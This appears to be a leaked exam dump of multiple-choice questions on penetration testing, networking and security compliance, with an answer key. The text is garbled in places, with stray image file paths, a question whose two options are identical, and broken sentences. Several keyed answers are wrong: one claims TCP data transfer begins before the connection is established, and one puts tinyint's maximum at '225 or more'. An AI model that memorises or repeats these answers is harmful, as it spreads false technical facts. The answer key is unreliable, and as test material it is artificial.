RE: Rules of Engagement to Perform a Limited Penetration Test in Support of [*required activity]*

[Name of third party] has been contracted by the National Aeronautics and Space Administration (NASA), *[Name of requesting organization]* to perform an audit of NASA's *[Name of risk assessment target]*. The corresponding task-order requires the performance of penetration test procedures to assess external and internal vulnerabilities. The purpose of having the "Rules of Engagement" is to clearly establish the scope of work and the procedures that will and will not be performed, by defining targets, time frames, test rules, and points of contact.

What is the last step in preparing a Rules of Engagement (ROE) document?

A. Conduct a brainstorming session with top management and technical teams
B. Decide the desired depth for penetration testing
C. Conduct a brainstorming session with top management and technical teams
D. Have pre-contract discussions with different pen-testers

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
Which of the following is a framework of open standards developed by the Internet Engineering Task Force (IETF) that provides secure transmission of the sensitive data over an unprotected medium, such as the Internet?

A. DNSSEC
B. Netsec
C. IKE
D. IPsec

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.cisco.com/c/en/us/td/docs/net_mgmt/vpn_solutions_center/2-0/ip_security/provisioning/guide/IPsecPG1.html

QUESTION 11
Mason is footprinting an organization to gather competitive intelligence. He visits the company's website for contact information and telephone numbers but does not find any. He knows the entire staff directory was listed on their website 12 months. How can he find the directory?

A. Visit Google’s search engine and view the cached copy
B. Crawl and download the entire website using the Surfoffline tool and save them to his computer
C. Visit the company's partners’ and customers' website for this information
D. Use WayBackMachine in Archive.org web site to retrieve the Internet archive

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
Application security assessment is one of the activity that a pen tester performs in the attack phase. It is designed to identify and assess threats to the organization through bespoke, proprietary applications or systems. It checks the application so that a malicious user cannot access, modify, or destroy data or services within the system.

Identify the type of application security assessment which analyzes the application-based code to confirm that it does not contain any sensitive information that an attacker might use to exploit an application.

A. Web Penetration Testing
B. Functionality Testing
C. Authorization Testing
D. Source Code Review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
Which of the following is not a characteristic of a firewall?


A. Manages public access to private networked resources
B. Routes packets between the networks
C. Examines all traffic routed between the two networks to see if it meets certain criteria

D. Filters only inbound traffic but not outbound traffic

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
The IP protocol was designed for use on a wide variety of transmission links. Although the maximum length of an IP datagram is 64K, most transmission links enforce a smaller maximum packet length limit, called a MTU.
The value of the MTU depends on the type of the transmission link. The design of IP accommodates MTU differences by allowing routers to fragment IP datagrams as necessary. The receiving station is responsible for reassembling the fragments back into the original full size IP datagram.
IP fragmentation involves breaking a datagram into a number of pieces that can be reassembled later. The IP source, destination, identification, total length, and fragment offset fields in the IP header, are used for IP fragmentation and reassembly.



The fragment offset is 13 bits and indicates where a fragment belongs in the original IP datagram. This value is a:

A. Multiple of four bytes

B. Multiple of two bytes
C. Multiple of eight bytes
D. Multiple of six bytes

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.freesoft.org/CIE/Course/Section3/7.htm (fragment offset: 13 bits)

QUESTION 15
From where can clues about the underlying application environment can be collected?

A. From the extension of the file
B. From executable file
C. From file types and directories
D. From source code

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
Which of the following information gathering techniques collects information from an organization's web-based calendar and email services?


A. Anonymous Information Gathering
B. Private Information Gathering
C. Passive Information Gathering
D. Active Information Gathering

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Reference: http://luizfirmino.blogspot.com/2011/09/footprinting-terminologies.html

QUESTION 17
Which Wireshark filter displays all the packets where the IP address of the source host is 10.0.0.7?



A. ip.dst==10.0.0.7
B. ip.port==10.0.0.7
C. ip.src==10.0.0.7
D. ip.dstport==10.0.0.7

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 18
Which of the following statements is true about the LM hash?

A. Disabled in Windows Vista and 7 OSs
B. Separated into two 8-character strings
C. Letters are converted to the lowercase
D. Padded with NULL to 16 characters

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.onlinehashcrack.com/how_to_crack_windows_passwords.php (first paragraph of the page)

QUESTION 19
Which of the following statement holds true for TCP Operation?



A. Port numbers are used to know which application the receiving host should pass the data to
B. Sequence numbers are used to track the number of packets lost in transmission
C. Flow control shows the trend of a transmitting host overflowing the buffers in the receiving host
D. Data transfer begins even before the connection is established

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
Which of the following will not handle routing protocols properly?

A. “Internet-router-firewall-net architecture”
B. “Internet-firewall-router-net architecture”
C. “Internet-firewall -net architecture”
D. “Internet-firewall/router(edge device)-net architecture”

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
What is a goal of the penetration testing report?

- The Cover Letter
  - Organization Synopsis
- Document Properties
- Version
- Table of Contents and List of Illustrations
- Final Report Delivery Date
- The Executive Summary
  - Scope of the Project
  - Purpose for the Evaluation
  - System Description
  - Assumption
  - Timeline
  - Summary of Evaluation
  - Summary of Findings
  - Summary of Recommendations
- Testing Methodology
- Planning
- Exploitation
- Reporting
- Comprehensive Technical Report
- Detailed Systems Information
  - Windows Server
  - Result Analysis
- Recommendations
  - Indication of Priorities and Risks
- Appendixes
  - Required Work Efforts
  - Research
  - References
  - Glossary

A. The penetration testing report helps you comply with local laws and regulations related to environmental conditions in the organization.
B. The penetration testing report allows you to sleep better at night thinking your organization is protected
C. The pen testing report helps executive management to make decisions on implementing security controls in the organization and helps the security team implement security controls and patch any flaws discovered during testing.
D. The penetration testing report allows you to increase sales performance by effectively communicating with the internal security team.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
Which of the following is the range for assigned ports managed by the Internet Assigned Numbers Authority (IANA)?

A. 3001-3100
B. 5000-5099
C. 6666-6674
D. 0 – 1023

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.ietf.org/rfc/rfc1700.txt (well known port numbers, 4th para)

QUESTION 23
Identify the injection attack represented in the diagram below:

A. XPath Injection Attack
B. XML Request Attack
C. XML Injection Attack
D. Frame Injection Attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://projects.webappsec.org/w/page/13247004/XML%20Injection

QUESTION 24
Which of the following approaches to vulnerability assessment relies on the administrator providing baseline of system configuration and then scanning continuously without incorporating any information found at the time of scanning?

A. Service-based Assessment Solutions
B. Product-based Assessment Solutions
C. Tree-based Assessment
D. Inference-based Assessment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.netsense.info/downloads/security_wp_mva.pdf (page 12, tree-based assessment technology, second para)

QUESTION 25
The Web parameter tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.
This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.


What is the best way to protect web applications from parameter tampering attacks?

A. Validating some parameters of the web application
B. Minimizing the allowable length of parameters
C. Using an easily guessable hashing algorithm
D. Applying effective input field filtering parameters

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
Vulnerability assessment is an examination of the ability of a system or application, including the current security procedures and controls, to withstand assault.



What does a vulnerability assessment identify?

A. Disgruntled employees
B. Weaknesses that could be exploited
C. Physical security breaches
D. Organizational structure

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27

This is a group of people hired to give details of the vulnerabilities present in the system found after a penetration test. They are elite and extremely competent penetration testers and intrusion analysts. This team prepares a report on the vulnerabilities in the system, attack methods, and how to defend against them.

What is this team called?


A. Blue team
B. Tiger team
C. Gorilla team
D. Lion team

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28

ARP spoofing is a technique whereby an attacker sends fake ("spoofed") Address Resolution Protocol (ARP) messages onto a Local Area Network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host (such as the default gateway), causing any traffic meant for that IP address to be sent to the attacker instead.
ARP spoofing attack is used as an opening for other attacks.



What type of attack would you launch after successfully deploying ARP spoofing?

A. Parameter Filtering
B. Social Engineering
C. Input Validation
D. Session Hijacking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/ARP_spoofing

QUESTION 29
Amazon Consulting Corporation provides penetration testing and managed security services to companies. Legality and regulatory compliance is one of the important components in conducting a successful security audit.
Before starting a test, one of the agreements both the parties need to sign relates to limitations, constraints, liabilities, code of conduct, and indemnification considerations between the parties.

XSECURITY

Overview:
Security Assessment needs vary from agency to agency. The XSECURITY Penetration Testing Team (XSECURITY) offers several services that can assist COMPANY X in securing their information technology assets. Each of these services requires some degree of support from the COMPANY X (system information, access to agency personnel or facilities, system/network connections, etc.). Penetration testing tools and techniques can be invasive, however, so there needs to be a clear level of understanding of what an assessment entails, what support is required for assessments, and what potential effect each type of assessment may have.

Use of Tools
The Penetration testing activities performed by the XSECURITY Penetration Testing Team include scanning network assets with specific penetration testing tools. These tools check system configurations, default settings, security settings/updates, network and workstation services, open ports, and other specific vulnerabilities that might be utilized by intruders or unauthorized staff to undermine or bypass the security of an agency's network. They do not access user files, data files, or other personal/confidential files, only network/workstation files associated with system configurations and security. The XSECURITY does perform 'penetration testing' – that is, test how deep into your network an intruder can go, retrieve confidential information, or change system configurations. Our scans determine what vulnerabilities exist within the agency network with fully exploiting those vulnerabilities.

Which agreement requires a signature from both the parties (the penetration tester and the company)?

A. Non-disclosure agreement
B. Client fees agreement
C. Rules of engagement agreement
D. Confidentiality agreement

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 30
John, the penetration testing manager in a pen testing firm, needs to prepare a pen testing pricing report for a client.

Which of the following factors does he need to consider while preparing the pen testing pricing report?


A. Number of employees in the client organization
B. Complete structure of the organization
C. Number of client computers to be tested and resources required to perform a pen test
D. Number of servers available in the client organization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
A wireless intrusion detection system (WIDS) monitors the radio spectrum for the presence of unauthorized, rogue access points and the use of wireless attack tools. The system monitors the radio spectrum used by wireless LANs, and immediately alerts a systems administrator whenever a rogue access point is detected. Conventionally it is achieved by comparing the MAC address of the participating wireless devices.

Which of the following attacks can be detected with the help of wireless intrusion detection system (WIDS)?




A. Social engineering

B. SQL injection
C. Parameter tampering
D. Man-in-the-middle attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.infosecwriters.com/text_resources/pdf/Wireless_IDS_JDixon.pdf (page 5)

QUESTION 32
A penetration test will show you the vulnerabilities in the target system and the risks associated with it. An educated valuation of the risk will be performed so that the vulnerabilities can be reported as High/Medium/Low risk issues.



What are the two types of 'white-box' penetration testing?

A. Announced testing and blind testing
B. Blind testing and double blind testing
C. Blind testing and unannounced testing
D. Announced testing and unannounced testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
Which of the following is not the SQL injection attack character?

A. $
B. PRINT
C. #
D. @@variable

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
Which of the following is the objective of Gramm-Leach-Bliley Act?

A. To ease the transfer of financial information between institutions and banks
B. To protect the confidentiality, integrity, and availability of data
C. To set a new or enhanced standards for all U.S. public company boards, management and public accounting firms
D. To certify the accuracy of the reported financial statement

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.itap.purdue.edu/security/policies/glb_safeguards_rule_training_general.pdf


QUESTION 35
Which of the following contents of a pen testing project plan addresses the strengths, weaknesses, opportunities, and threats involved in the project?

A. Project Goal
B. Success Factors
C. Objectives
D. Assumptions

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
In a TCP packet filtering firewall, traffic is filtered based on specified session rules, such as when a session is initiated by a recognized computer.



Identify the level up to which the unknown traffic is allowed into the network stack.

A. Level 5 – Application
B. Level 2 – Data Link
C. Level 4 – TCP
D. Level 3 – Internet Protocol (IP)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=KPjLAyA7HgoC&pg=PA208&lpg=PA208&dq=TCP+packet+filtering+firewall+level+up+to+which+the+unknown+traffic+is+allowed+into+the+network+stack&source=bl&ots=zRrbchVYng&sig=q5G3T8lggTfAMNRkL7Kp0SRslHU&hl=en&sa=X&ei=5PUeVLSbC8TmaMzrgZgC&ved=0CBsQ6AEwAA#v=onepage&q=TCP%20packet%20filtering%20firewall%20level%20up%20to%20which%20the%20unknown%20traffic%20is%20allowed%20into%20the%20network%20stack&f=false

QUESTION 37
Phishing is typically carried out by email spoofing or instant messaging and it often directs users to enter details at a fake website whose look and feel are almost identical to the legitimate one.
Phishing is an example of social engineering techniques used to deceive users, and exploits the poor usability of current web security technologies. Attempts to deal with the growing number of reported phishing incidents include legislation, user training, public awareness, and technical security measures.

What characteristics do phishing messages often have that may make them identifiable?

A. Invalid email signatures or contact information
B. Suspiciously good grammar and capitalization

C. They trigger warning pop-ups
D. Suspicious attachments

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
Which of the following are the default ports used by NetBIOS service?

A. 135, 136, 139, 445
B. 134, 135, 136, 137
C. 137, 138, 139, 140
D. 133, 134, 139, 142

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
What is the maximum value of a “tinyint” field in most database systems?

A. 222
B. 224 or more
C. 240 or less
D. 225 or more

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=JUcIAAAAQBAJ&pg=SA3-PA3&lpg=SA3-PA3&dq=maximum+value+of+a+%E2%80%9Ctinyint%E2%80%9D+field+in+most+database+systems&source=bl&ots=NscGk--R5r&sig=1hMOYByxt7ebRJ4UEjbpxMijTQs&hl=en&sa=X&ei=pvgeVJnTCNDkaI_fgugO&ved=0CDYQ6AEwAw#v=onepage&q=maximum%20value%20of%20a%20%E2%80%9Ctinyint%E2%80%9D%20field%20in%20most%20database%20systems&f=false

